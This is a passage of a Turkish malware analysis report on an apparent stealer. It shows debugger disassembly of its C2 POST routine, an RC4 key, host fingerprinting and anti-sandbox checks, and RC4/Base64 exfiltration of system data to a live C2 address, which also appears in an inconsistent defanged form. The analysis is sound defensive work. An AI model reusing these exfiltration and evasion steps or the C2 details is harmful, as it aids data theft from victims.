
00007FF73D42C63D and ecx,803000
00007FF73D42C643 add ecx,400000
00007FF73D42C649 cmp qword ptr ds:[rsi+18],7
jbe output.7FF73D42C653
00007FF73D42C650 mov rsi,qword ptr ds:[rsi]
00007FF73D42C653 mov qword ptr ss:[rsp+38],rdx
xor r9d,r9d
00007FF73D42C658 mov dword ptr ss:[rsp+30],ecx
00007FF73D42C65B mov r8,rsi
00007FF73D42C65F mov qword ptr ss:[rsp+28],rdx
00007FF73D42C662 mov rcx,rdi
00007FF73D42C667 mov qword ptr ss:[rsp+20],rdx
00007FF73D42C66A lea rdx,qword ptr ds:[7FF73D4A1620]
00007FF73D42C66F call qword ptr ds:[&HttpopenRequestw]
00007FF73D42C67C test rax,rax
00007FF73D42C67F jbe output.7FF73D42C68C
00007FF73D42C682 xorps xmm0,xmm0
00007FF73D42C684 lea rcx,qword ptr ds:[7FF73D4A14D4]
00007FF73D42C687 movups xmmword ptr ds:[rbx],xmm0
00007FF73D42C68E mov qword ptr ds:[rbx+10],rax
00007FF73D42C691

```

rsi+18:L"14146.php"  
 rsi:L"/2190f8a74ef14146.php"  
 rsi:L"/2190f8a74ef14146.php"  
 00007FF73D4A1620:L"POST"  
 rsi:L"/2190f8a74ef14146.php"  
 rbx:"p-H"


Şekil 31- HttpRequestW API ile Post İsteği

İlk olarak **InternetOpenW** fonksiyonunu çağırarak bir WinINet oturumu oluşturur. Ardından **InternetSetOptionA** ile bağlantı zaman aşımı ve diğer gerekli ağ seçeneklerini yapılandırır. Bu hazırlıkların ardından zararlı yazılım, C2 sunucusu olan **86.[.154[.124[.1139** adresine ve **/2190f8a74ef14146[.].php** yoluna **InternetConnectW** üzerinden bağlanmayı dener. Bağlantı kurulamaması durumunda hata işleme rutinine geçilir. Bağlantı başarılı olduğunda ise HTTP iletişimi başlatmak için **HttpOpenRequestW** çağırılır ve istek yöntemi olarak sabit bir **POST** talebi oluşturulur. Bu **POST** isteği için **Content-Type: application/json** başlığı hazırlanır. Başlık ve veri uzunlukları doğrulandıktan sonra, zararlı yazılım hazırlanan içeriği **HttpSendRequestW** kullanarak **C2** sunucusuna gönderir.




Şekil 32- Sunucuya Atılan GET İsteği

C2 sunucusunun /2190f8a74ef14146.php adresine bir GET isteği gönderilmektedir. Sunucu ise yanıt olarak yalnızca tek satırlık şifreli bir veri döndürmektedir.




Şekil 33- Sunucu Ana Sayfasında Bulunan Şifreli Metin

C2'nin web köküne doğrudan erişildiğinde herhangi bir kontrol paneli veya HTML sayfası yerine **şifreli bir komut yanıtı** döndüğünü görülmektedir. C2 normalde yalnızca zararlı istemci ile haberleştiği için, tarayıcı üzerinden yapılan istek C2 tarafından tanınmadığından **“opcode: unknown”** dönmektedir.



Şekil 34- Post İsteğinin Wireshark Üzerinde İncelenmesi


POST işlemi yapıldıktan sonra sunucuya **E3cTth.....** şeklinde bir metin göndermektedir. Bu metinden sonra sunucuda zararlıya **“E18D0AIVs.....”** şeklinde başlayan bir **respond** göndermektedir.



Şekil 35- Json Verisinin İncelenmesi

Sunucuya gönderdiği ilk veri, “**161c87d5a7ee4a63**” anahtarı ile çözüldüğünde, sunucuya iletilen içeriğin başlangıçta oluşturulan **JSON** verisi olduğu görülmektedir. Bu **JSON** içeriği, enfekte makinenin kayıt işlemini gerçekleştiren ilk istektir. Alanlar şu anlama gelmektedir:

- **build: "rino"** → BotnetId (zararlı yazılımın bağlı olduğu kampanya veya sürüm kimliği).
- **hwid: "....."** → Benzersiz cihaz kimliği 32 karakter.
- **type: "create"** → Bu isteğin bir **kayıt (enrollment)** isteğidir. Her enfeksiyonda ilk gönderilen operasyondur.



Şekil 36- Sunucu Tarafından Gönderilen Kongfigürasyon Verisi

Devam eden aşamada sunucu zararlı yazılıma şifreli halde içerisinde konfigürasyon verilerinin bulunduğu **JSON** verisini göndermektedir.

```

00007FF74E838360 call <output.sub_7FF74E849100>
00007FF74E838363 lea rcx,qword ptr ss:[rsp+70]
00007FF74E838366 call qword ptr ds:[<&GetLocalTime>]
00007FF74E838370 mov r13d,cx
00007FF74E838373 mov ecx,r13d
00007FF74E838376 call <output.sub_7FF74E850600>
00007FF74E838379 mov rdi,rcx
00007FF74E83837E mov r8d,r15d
00007FF74E838381 xor edx,edx
00007FF74E838384 mov rcx,rax
00007FF74E838386 call output.7FF74E8779F0
00007FF74E838389 movzx ecx,word ptr ss:[rsp+7C]
00007FF74E83838E movzx edx,word ptr ss:[rsp+7A]
00007FF74E838393 movzx r8d,word ptr ss:[rsp+78]
00007FF74E838396 movzx r10d,word ptr ss:[rsp+76]
00007FF74E8383A4 movzx r11d,word ptr ss:[rsp+72]
00007FF74E8383AA movzx r9d,word ptr ss:[rsp+70]
00007FF74E8383B0 mov dword ptr ss:[rsp+40],ecx
00007FF74E8383B4 mov dword ptr ss:[rsp+38],edx
00007FF74E8383B8 mov dword ptr ss:[rsp+30],r8d
00007FF74E8383BD mov dword ptr ss:[rsp+28],r10d

```

rdi:L"2025-12-04 00:56:23"

Şekil 37- Sistem Tarihinin Alınması

GetLocaleTime API ile sistemin tarih bilgisini almaktadır.

```

00007FF74E83841B lea rcx,qword ptr ss:[rsp+80]
00007FF74E838423 call qword ptr ds:[<&GetTimeZoneInformation>]
00007FF74E838429 mov edi,eax
00007FF74E83842B mov ecx,r13d
00007FF74E83842E call <output.sub_7FF74E850600>
00007FF74E838433 mov rsi,rax
00007FF74E838436 mov r8d,r15d
00007FF74E838439 xor edx,edx
00007FF74E83843B mov rcx,rax
00007FF74E83843E call output.7FF74E8779F0
00007FF74E838443 cmp edi,FFFFFFFF
00007FF74E838446 jne output.7FF74E838457
00007FF74E838448 lea r15,qword ptr ds:[7FF74E8915B0]
00007FF74E83844F mov r13,r15
00007FF74E838452 mov rcx,r15
00007FF74E838455 jmp output.7FF74E838496
00007FF74E838457 mov eax,77777777
00007FF74E83845C imul dword ptr ss:[rsp+5B0]
00007FF74E838463 sub edx,dword ptr ss:[rsp+5B0]
00007FF74E83846A sar edx,5
00007FF74E83846D mov r9d,edx
00007FF74E838470 shr r9d,1F
00007FF74E838474 add r9d,edx
00007FF74E838477 lea r8,qword ptr ds:[7FF74E893A04]
00007FF74E83847E mov rdx,r13

```

r9d:L"Türkiye Yaz Saati"  
r9d:L"Türkiye Yaz Saati"  
r9d:L"Türkiye Yaz Saati"  
00007FF74E893A04:L"%d"

Şekil 38- Sistemin Aktif Zaman Diliminin Alınması

GetTimeZoneInformation API ile sistemin aktif zaman dilimi alınmaktadır.

```

00007FF74E8384D9 lea rcx,qword ptr ss:[rsp+7B0]
00007FF74E8384E1 call qword ptr ds:[<&GetUserDefaultLocaleName>]
00007FF74E8384E7 xorps xmm0,xmm0
00007FF74E8384EA mov qword ptr ss:[rsp+168],r14
00007FF74E8384F2 mov qword ptr ss:[rsp+170],r14
00007FF74E8384FA lea rdi,qword ptr ss:[rsp+158]
00007FF74E838502 lea rsi,qword ptr ds:[7FF74E893A0C]
00007FF74E838509 movups xmmword ptr ss:[rsp+158],xmm0
00007FF74E838511 test eax,eax
00007FF74E838513 jne output.7FF74E83851D
00007FF74E838515 mov r13,rsi
00007FF74E838518 mov rcx,rsi
00007FF74E83851B jmp output.7FF74E83852D
00007FF74E83851D lea r13,qword ptr ss:[rsp+7B0]
00007FF74E838525 lea rcx,qword ptr ss:[rsp+7B0]

```

eax:&L"Türkçe (Türkiye)"  
r13:L"tr-TR"

Şekil 39- Kullanıcının Varsayılan Bölgesel Verisinin Alınması

GetUserDefaultLocaleName API ile kullanıcının varsayılan bölgesel verisini temsil eden yerel ad bilgisini almaktadır.

|                  |                                             |                          |
|------------------|---------------------------------------------|--------------------------|
| 00007FF74E838548 | call output.7FF74E849188                    |                          |
| 00007FF74E83854D | lea rcx,qword ptr ss:[rsp+70]               |                          |
| 00007FF74E838552 | call qword ptr ds:[<&GetSystemPowerStatus>] |                          |
| 00007FF74E838558 | test eax,eax                                |                          |
| 00007FF74E83855A | je output.7FF74E83856A                      |                          |
| 00007FF74E83855C | cmp byte ptr ss:[rsp+71],80                 |                          |
| 00007FF74E838561 | lea rdx,qword ptr ds:[7FF74E8C3540]         | 00007FF74E8C3540:"TRUE"  |
| 00007FF74E838568 | jb output.7FF74E838571                      |                          |
| 00007FF74E83856A | lea rdx,qword ptr ds:[7FF74E8C4B20]         | 00007FF74E8C4B20:"FALSE" |
| 00007FF74E838571 | lea rcx,qword ptr ss:[rsp+238]              |                          |
| 00007FF74E838579 | call <output.sub_7FF74E8485DC>              |                          |

Şekil 40- Sistem Batarya Sorgusu

GetSystemPowerStatus API'si, sistemin güç kaynağı durumunu ve batarya metriklerini sorgular. Zararlı yazılımlar bu API şu işlemler için kullanır:

- **Sandbox kontrolü:** Analiz ortamları pil bulundurmaz,
- **Laptop gibi mobil cihaz hedefi:** Sadece taşınabilir cihaz hedefi,
- **Koşullu dallanma:** AC bağlı ise sınırsız cpu kullanımı yapar. AC bağlı değil ise sistemin kapanma ihtimali vardır.

|                  |                                            |  |
|------------------|--------------------------------------------|--|
| 00007FF74E8388D9 | lea rcx,qword ptr ss:[rsp+70]              |  |
| 00007FF74E8388E1 | call qword ptr ds:[<&EnumDisplaySettings>] |  |
| 00007FF74E8388E7 | test eax,eax                               |  |
| 00007FF74E8388E9 | je output.7FF74E8388F8                     |  |
| 00007FF74E8388EF | xorps xmm0,xmm0                            |  |
| 00007FF74E8388F2 | movups xmmword ptr ss:[rsp+A8],xmm0        |  |
| 00007FF74E8388FA | mov qword ptr ss:[rsp+B8],r14              |  |
| 00007FF74E838902 | mov qword ptr ss:[rsp+C0],r14              |  |
| 00007FF74E83890A | lea rcx,qword ptr ss:[rsp+7B4]             |  |
| 00007FF74E838912 | call <output.sub_7FF74E860DE8>             |  |
| 00007FF74E838917 | mov r8,rax                                 |  |
| 00007FF74E83891A | lea rdx,qword ptr ss:[rsp+7B4]             |  |
| 00007FF74E838922 | lea rcx,qword ptr ss:[rsp+A8]              |  |
| 00007FF74E83892A | call output.7FF74E8206BC                   |  |
| 00007FF74E83892F | xorps xmm0,xmm0                            |  |

eax:L"VMware SVGA 3D"

rax:L"VMware SVGA 3D"

[rsp+A8]:L"\\\\.\\DISPLAY1"

Şekil 41- Sistemin Görüntü Konfigürasyonunun Elde Edilmesi.

EnumDisplaySettings API'si ile sistemin görüntü konfigürasyonlarını almaktadır.

|                  |                                         |                                                    |
|------------------|-----------------------------------------|----------------------------------------------------|
| 00007FF74E8386E7 | mov rcx,FFFFFFFF80000002                |                                                    |
| 00007FF74E8386EE | call qword ptr ds:[<&RegOpenKeyExW>]    |                                                    |
| 00007FF74E8386F4 | mov edi,eax                             |                                                    |
| 00007FF74E8386F6 | lea rcx,qword ptr ss:[rsp+A8]           | [rsp+A8]:L"ProcessorNameString"                    |
| 00007FF74E8386FE | call <output.sub_7FF74E81F5E4>          |                                                    |
| 00007FF74E838703 | test edi,edi                            |                                                    |
| 00007FF74E838705 | je output.7FF74E83870C                  |                                                    |
| 00007FF74E838707 | mov r15,r15                             |                                                    |
| 00007FF74E83870A | jmp output.7FF74E83878B                 |                                                    |
| 00007FF74E83870C | lea rdx,qword ptr ds:[7FF74E8C3C60]     | 00007FF74E8C3C60:&"ProcessorNameString"            |
| 00007FF74E838713 | lea rcx,qword ptr ss:[rsp+A8]           | [rsp+A8]:L"ProcessorNameString"                    |
| 00007FF74E83871B | call <output.sub_7FF74E84B5DC>          |                                                    |
| 00007FF74E838720 | cmp qword ptr ds:[rax+18],r13           |                                                    |
| 00007FF74E838724 | jb output.7FF74E838729                  |                                                    |
| 00007FF74E838726 | mov rax,qword ptr ds:[rax]              |                                                    |
| 00007FF74E838729 | lea rcx,qword ptr ss:[rsp+B58]          |                                                    |
| 00007FF74E838731 | mov qword ptr ss:[rsp+28],rcx           |                                                    |
| 00007FF74E838736 | lea rcx,qword ptr ss:[rsp+580]          |                                                    |
| 00007FF74E83873E | mov qword ptr ss:[rsp+20],rcx           | [rsp+20]:L"AMD Ryzen 5 5500H with Radeon Graphics" |
| 00007FF74E838743 | xor r9d,r9d                             |                                                    |
| 00007FF74E838746 | xor r8d,r8d                             |                                                    |
| 00007FF74E838749 | mov rdx,rax                             |                                                    |
| 00007FF74E83874C | mov rcx,qword ptr ss:[rsp+B60]          |                                                    |
| 00007FF74E838754 | call qword ptr ds:[<&RegQueryValueExW>] |                                                    |
| 00007FF74E83875A | mov edi,eax                             |                                                    |
| 00007FF74E83875C | lea rcx,qword ptr ss:[rsp+A8]           | [rsp+A8]:L"ProcessorNameString"                    |
| 00007FF74E838764 | call <output.sub_7FF74E81F5E4>          |                                                    |
| 00007FF74E838769 | mov rcx,qword ptr ss:[rsp+B60]          |                                                    |
| 00007FF74E838771 | call qword ptr ds:[<&RegOpenKeyExW>]    |                                                    |

Şekil 42- RegOpenKeyExW API ile İşlemci Bilgilerinin Alınması

RegOpenKeyExW ve RegQueryValueExW API'leri kullanılarak CentralProcessor0 anahtarındaki "ProcessorNameString" değerini okuyarak sistemin işlemci model bilgisine erişmektedir.

|                  |                                       |                                    |
|------------------|---------------------------------------|------------------------------------|
| 00007FF74E834CF  | mov rcx,qword ptr ss:[rsp+78]         |                                    |
| 00007FF74E834D4  | call qword ptr ds:[&Process32NextW]   |                                    |
| 00007FF74E834DA  | test eax,eax                          |                                    |
| 00007FF74E834E0  | je output_7FF74E8394F0                |                                    |
| 00007FF74E8394E2 | mov rcx,qword ptr ss:[rsp+78]         |                                    |
| 00007FF74E8394E7 | test rcx,rcx                          |                                    |
| 00007FF74E8394EA | je output_7FF74E8394F0                |                                    |
| 00007FF74E8394EC | call qword ptr ss:[rsp+70]            | [rsp+70]:closeHandle               |
| 00007FF74E8394F0 | mov rcx,qword ptr ss:[rsp+58]         |                                    |
| 00007FF74E8394F5 | sub rcx,qword ptr ss:[rsp+50]         | [rsp+50]:&L[System Process]"       |
| 00007FF74E8394FA | mov rax,2AAAAAAAAAAAAAAB              |                                    |
| 00007FF74E839504 | imul rcx                              |                                    |
| 00007FF74E839507 | mov rdi,rdx                           |                                    |
| 00007FF74E83950A | sar rdi,3                             |                                    |
| 00007FF74E83950E | mov rax,rdi                           |                                    |
| 00007FF74E839511 | shr rax,3F                            |                                    |
| 00007FF74E839515 | add rdi,rax                           |                                    |
| 00007FF74E839518 | lea rdx,qword ptr ds:[7FF74E8C4900]   | rdi:&L"wireshark.exe"              |
| 00007FF74E83951F | cmp qword ptr ds:[7FF74E8C4918],r15   | rdi:&L"wireshark.exe"              |
| 00007FF74E839526 | cmova rdx,qword ptr ds:[7FF74E8C4900] | 00007FF74E8C4900:"Process count: " |
| 00007FF74E83952E | mov rcx,r12                           | 00007FF74E8C4900:"Process count: " |
| 00007FF74E839531 | call <output.sub_7FF74E841458>        |                                    |

Şekil 43- Process32NextW API ile Sistemdeki Processlerin Alınması

CreateToolHelp32Snapshot API ile sistemdeki süreçlerin bir **snapshot**'ını alınmakta ve bu **snapshot** üzerinde **Process32NextW** çağrılarını kullanarak süreçler arasında tek tek ilerleyerek çalışan işlem adlarını listelemektedir.


Wireshark - TCP Akışı izle (tcp.stream eq 2) - Ethernet0

POST /2190f8a74ef14146.php HTTP/1.1  
Content-Type: application/json  
Host: 86.54.24.139  
Content-Length: 13508  
Connection: Keep-Alive  
Cache-Control: no-cache

```
E19S9V0JpJegrkq4IAwbR+MVwjTEyxQYkGwums1v45iura10C4tT4uF6NiJ0KlyEQLxEdI6N68vuldRhhNm7hVQ98I7NjaT4XjH3ia9pEZqt71q/b
u4qFghQ4yvBxW6hWXArO1wLg+1mYewcQNBGmcI+KxpB2HaFuZQD+N6P40bdwG0v/bL00w7k4qgrQyYpE7gB8T9vfGaJ7t35G1hPPr1YQV5y8NbnEi
/rpS2gfG8gheCjYfYn6YCN0aaygcbjFjPDLiL6YkR2mTQfIpSWXUmPXiRt7f8w8oH1pC8pwB3pnfs2BAjdWL+xW+DDmT2r+46y3gzxU6vErsBx8i
JhgWNX5ekDuPNPioE8fPARqwg62RU0dG/9hbiTqc6a3LF2ik971jAQTarD01Ua6F3oxcad4Beonqcu7L7p3c4RngRL/5XAE1wK3vUCL2x4ZjY9D
Fbl+ad8ztmDRlwxJGULwJKhIrjnpQwtoBE/p+h4jTQtRQRvBZXk968qMFssNARjoGm6lDcd6r1YLcZwd90AUjaIpc9j1l0rabg7e1dvKXRsYjHP
2+Y5jSiCpVEPYt6qTjsyo4rV81Jq17xnovJKf2rokqiQzceJOU2daT5LugXVw10vB136SWvf7WXDuoMajX0iNVuCJ4qDcAeD6+jhY05x3TzggTN/t
m7jqdB8gJcnkwL7KkAF063X6413nonKYM4djKrt6z/1aKuGff16omv4DC4xFgTgAcVNsCx2XrA0b1KKhvXTIVJ5LfczSGK/trFwkos8sin1AEZ+PR
ZD49Q1woFSN/AQq8ZcnuT58IH1pMse1kSRXjbsNnh+RJ8ShDXDnZwD1Pv1GK47LyMoV7bhVVC7Eq1M32SeAIgqIumVgVLZhWakQvM5i3+4QGGf0T9u
jmYIeg71aK4GH2m9Zv1p3KsF1LQywA1kvDaIq75RGZbI7snecfdp7hf0HhcFGL41LVEitZLPNrYkok7rbX8263+L1L6TzB1BTRNRCleUcZ0aSBTD
N5IGdSoKekKuXc6QVbgaSSTmEBpme3j/sdweqM/m1MyDKvDJKMmRxRdeBPbqs10FFB0YpdQ9ZnZ1e0fMZ2+ybQ/eN+Q1DLcL3smKqvE0GZYRG8x:y
n6XTT9HCKlDdCCwnjgz78JzOU/B4sSWhwlv40W3y4LSD61VzUs0x4t0bgeWT3mpqRKokkmCDnprilEnXfqkLQwLNB6aL6Pw910MLQkjvW9brQQb:U
RZ2s9IwWSCa1t1P9GWLedHWDUJXAd0bqy3sDc4cragHkQM+rjtqu7eSmy601a6BSc3NWHQwpPCf1LHxuvDSmpCdbf1wqhCH7FEKoc56XN1v3ZgP
f23yB5MEAX8puNsGEJdq0FLlFdFEQyafsvPgqHMXa6pNsId3gNN1V9Fs2ahvk8fjEnGE+zJunFCHQj9DyAlAmVQ5cwxE+0VzRlmmvmbgFR3ZVca
zbF+K8aYFxyFiwwr1ND22qBvlt07liCz9VYxap3vXwhUueuczCIxeho/8haPNakmj461mXe76tuw9FFPcio5wWV1iv70SczacvchBmeLRKUv6LGG:e
CvHkmgkHwtP3JG3XFQ2up/rowQabiLHNSbw4+FK7vQVMASHQtI39+BXbeOyVEXeTmJZph1lk8s1vl/eBYE5Z4601VnMFZi/JHa1yKe8+wx0fChaB
vyyuoiHgcayZfSIRPLmD3+wAWE10c94xMpvODGCVBubvqgnR4vP090iUtXezMZUJXhWSOLwoQV0Wy3S0WXEAbr2VQwy7y7hL5LcXhFleT8mZ6R0
ze03gTlzY00je41d0kxgsvEK4KGG/bq1/tiS+QoeAXiUyRdlcmgFsqBIZmL2pzxt4+7ErY05ev5WIR/3pQdtntvqDkbn1W+/IL4dJVCXJX3vxU0q:1
d6gUYBLD7D0iTG6QLIP9FTJ8Ev+GzHMNRavFrMH5CsAZFcXqNywcCsoNPODghjqu0IWo1DE6NZjZOE8arx39M2gRTpgYSoT1xLUSQutlB5gTzlv
6QFH8M0C1713HJDSf6u2VnAMBgbzIauRa0+iaAbGt4+AAjMTH0FYn99Lc1t3aM5189G6krADpn0s4jH9JY412oGs7kS5+4I/xekiDM63ailqmc8:R
bbFuvNddSSVRHkmz1JDWAu9MPWEFW7XAV1AKB6AyDePE7FegIP5/0nGYpoGAXhuKFRoJXuhCJD71BZXn9C9FrndZ8fjAHnGK7y0QEz8UuGzj4943HFv
EJSZybXjVVSzrSsV6Xi9TXqSKcNccsNS9RgotsCB04wedzAvrOZuMVMBCF5ACWhjgv+69ZRhwmsh26gXNBgK52aV2LAEcT83KfQtS8PE/Nu6K10TB
6iLHCgjpPB00+w1WBx8v2Q0nvU1PramdBNGPBG50cbco1EGnkCI7aTD8+XuuiHPdRAw5fwCJLCZJFnhGvoRmZzv+EQyka99Gi8QaupNSktidvHR:Y
1PA60xlv8iSEYNK9J4NiD/Wku9aCovD6kehvMvP6e0BR/V7xMFxF+cOHT6NJvOEdJW5n12Wfs18cBso+BnsU11W6oKFK6a9h5eNa0Zoa3+FPXRE6
```

Şekil 44- Alınan Sistem Bilgilerinin Gönderilmesi

Sistem bilgilerini, çalışan süreç listesi ve sisteme kurulu uygulamaların isimlerini toplandıktan sonra bu veriler **RC4** şifreleme algoritması ile şifrelemekte ve ardından **Base64** ile kodlanarak **C2** sunucusuna iletilmektedir.

